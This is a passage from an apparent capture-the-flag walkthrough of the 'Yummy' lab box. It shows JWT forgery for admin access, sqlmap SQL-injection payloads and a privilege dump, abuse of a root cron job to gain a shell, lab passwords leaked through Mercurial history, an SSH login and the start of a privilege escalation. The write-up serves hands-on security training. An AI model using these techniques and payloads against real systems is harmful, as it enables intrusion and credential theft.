  "exp": 1729311587,
  "jwk": {
    "kty": "RSA",
    "n":
"116519633508554902861842792041685491817153166440320583862954830516803696376888714625981322781330602823776978229551562284578285406754172703780978065769518595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091
",
    "e": 65537
  }
}

access_token = jwt.encode(payload, key.export_key(), algorithm='RS256')
print(access_token)
```

```
┌──(vigneswar㉿VigneswarPC)-[~/…/backupapp/opt/app/config]
└─$ python3 signature.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiYWRtaW5pc3RyYXRvciIsImlhdCI6MTcyODMwNzk4NywiZXhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUlNBIiwibiI6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0Mjc5MjA0MTY4NTQ5MTgxNzE1MzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjM3Njg4ODcxNDYyNTk4MTMyMjc4MTMzMDYwMjgyMzc3Njk3ODIyOTU1MTU2MjI4NDU3ODI4NTQwNjc1NDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTc2OTcyNzkwNjY4MzYzMDg2MzA2ODM2MTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzc1MDExMDQ4OTQ3ODk3ODk0Nzk4NjI3NTEzNTI0OTc1NDk1NjQ1OTAwMzkxODkyMjMxMzM3MDEzMjk1MDEzNTQ2MjYxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTM3fX0.AN8UUv4zUWP7ab3DjgRvlw8JwzY_JX2yGW0p9xbyeWMdJW9gZ1akci8RZyzlV1TBjqr6y60s8wRvCIiAwuUy8AGARjJ0MfrxHjDImvT5AFUXaeFuL_Z64QfjCm06d2xcs_GssrfbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw
```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiYWRta-W5pc3RyYXRvciIsImlhdCI6MTcyODMwNzk4NywiZXhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUlNBIi-wibiI6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0Mjc5MjA0MTY4NTQ5MTgxNzE1MzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjM3Njg4ODcxNDYyNTk4MTMyMjc4MTMzMDYwMjgyMzc3Njk3ODIyOT-U1MTU2MjI4NDU3ODI4NTQwNjc1NDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTczOTcyNzk-wNjY4MzYzMDg2MzA2ODM2MTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzc1MD-ExMDQ4OTQ3ODk3ODk0Nzk4NjI3NTEzNTI0OTc1NDk1NjQ1OTAwMzkxODkyMjMxMzM3MDEzMjk1MDE-zNTQ2MjYxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTM3fX0.AN8UUv4zUWP7ab3Dj-gRvlw8JwzY_JX2yGW0p9xbyeWMdJW9gZ1akci8RZyzlV1TBjqr6y60s8wRvCIiAwuUy8AGARjJ0MfrxHjD-lmvT5AFUXaeFuL_Z64QfjCm06d2xcs_GssrfbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw

11) Got access to admin dashboard



12) Confirmed the sql injection

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 990 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause
    Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT (CASE WHEN (8838=8838) THEN 1 ELSE 8838*(SELECT 8838 FROM INFORMATION_SCHEMA.PLUGINS) END)
)

    Type: error-based
    Title: MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)
    Payload: http://yummy.htb/admindashboard?s=test&o=ASC,EXTRACTVALUE(7571,CONCAT(0x5c,0x716b7a7071,(SELECT (ELT(7571=7571,1))),0x7176627a71))

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://yummy.htb/admindashboard?s=test&o=ASC;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause
    Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT (CASE WHEN (4043=4043) THEN SLEEP(5) ELSE 4043 END))
---
[19:54:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:54:10] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'

[*] ending @ 19:54:10 /2024-10-07/


┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlmap -r req.txt --batch
```

13) We have file permission


```
[20:06:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[20:06:17] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:19] [INFO] retrieved: 'GRANTEE'
[20:06:19] [INFO] retrieved: 'varchar(292)'
[20:06:20] [INFO] retrieved: 'IS_GRANTABLE'
[20:06:21] [INFO] retrieved: 'varchar(3)'
[20:06:21] [INFO] retrieved: 'PRIVILEGE_TYPE'
[20:06:22] [INFO] retrieved: 'varchar(64)'
[20:06:23] [INFO] retrieved: 'TABLE_CATALOG'
[20:06:23] [INFO] retrieved: 'varchar(512)'
[20:06:23] [INFO] fetching entries for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:24] [INFO] retrieved: ''chef'@'localhost''
[20:06:25] [INFO] retrieved: 'NO'
[20:06:25] [INFO] retrieved: 'FILE'
[20:06:26] [INFO] retrieved: 'def'
Database: information_schema
Table: USER_PRIVILEGES
[1 entry]
+--------------------+--------------+---------------+----------------+
| GRANTEE            | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE |
+--------------------+--------------+---------------+----------------+
| 'chef'@'localhost' | NO           | def           | FILE           |
+--------------------+--------------+---------------+----------------+

[20:06:26] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/yummy.htb/dump/information_schem
a/USER_PRIVILEGES.csv'
[20:06:26] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'

[*] ending @ 20:06:26 /2024-10-07/


┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlmap -r req.txt --batch -D information_schema -T  USER_PRIVILEGES --dump
```

14) Found a exploitable cronjob

```
#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

if [ "$response" != 'active' ];
 then
/usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/
scripts/dbstatus.json
/usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root
latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
bin/tail -n 1)
/bin/bash "$latest_version"
else
if [ -f /data/scripts/dbstatus.json ];
 then
if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null;
 then
/usr/bin/echo "The database was down at $timestamp. Sending notification."
/usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s
"$service was down!" root
/usr/bin/rm -f /data/scripts/dbstatus.json
else
/usr/bin/rm -f /data/scripts/dbstatus.json
/usr/bin/echo "The automation failed in some way, attempting to fix it."
latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
bin/tail -n 1)
/bin/bash "$latest_version"
fi
else
/usr/bin/echo "Response is OK."
fi
fi

[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
```


We have to make a file /data/scripts/fixer-v99

15) Confirmed rce




Exploitation


1) Got reverse shell as mysql




2) The directory is given wrong permissions, we can use it to replace the cron job file to get shell as


www-data





3) Found a .hg file





It seems like a service like git

4) Found creds of qa in log


```
www-data@yummy:~/app-qatesting$ hg log -p
changeset:   9:f3787cac6111
tag:         tip
user:        qa
date:        Tue May 28 10:37:16 2024 -0400
summary:     attempt at patching path traversal

diff -r 0bbf8464d2d2 -r f3787cac6111 app.py
--- a/app.py    Tue May 28 10:34:38 2024 -0400
+++ b/app.py    Tue May 28 10:37:16 2024 -0400
@@ -19,8 +19,8 @@

 db_config = {
     'host': '127.0.0.1',
-    'user': 'qa',
-    'password': 'jPAd!XQCtn8Oc@2B',
+    'user': 'chef',
+    'password': '3wDo7gSRZIwIHRxZ!',
     'database': 'yummy_db',
     'cursorclass': pymysql.cursors.DictCursor,
     'client_flag': CLIENT.MULTI_STATEMENTS
@@ -135,7 +135,7 @@
     temp_dir = tempfile.mkdtemp()
     current_date_time = datetime.now()
     formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")
```


5) Connected with ssh qa:jPAd!XQCtn8Oc@2B

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh qa@yummy.htb
qa@yummy.htb's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Oct  7 04:28:47 PM UTC 2024

  System load:  0.04              Processes:             265
  Usage of /:   61.5% of 5.56GB   Users logged in:       0
  Memory usage: 23%               IPv4 address for eth0: 10.129.170.195
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
10 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Privilege Escalation

1) Found sudo permission





2) We can use pull

https://repo.mercurial-scm.org/hg/help/hgrc

Files

Mercurial reads configuration data from several files, if they exist. These files do not exist by default and you will have to create the appropriate configuration files yourself:

Local configuration is put into the per-repository "<repo>/.hg/hgrc" file.

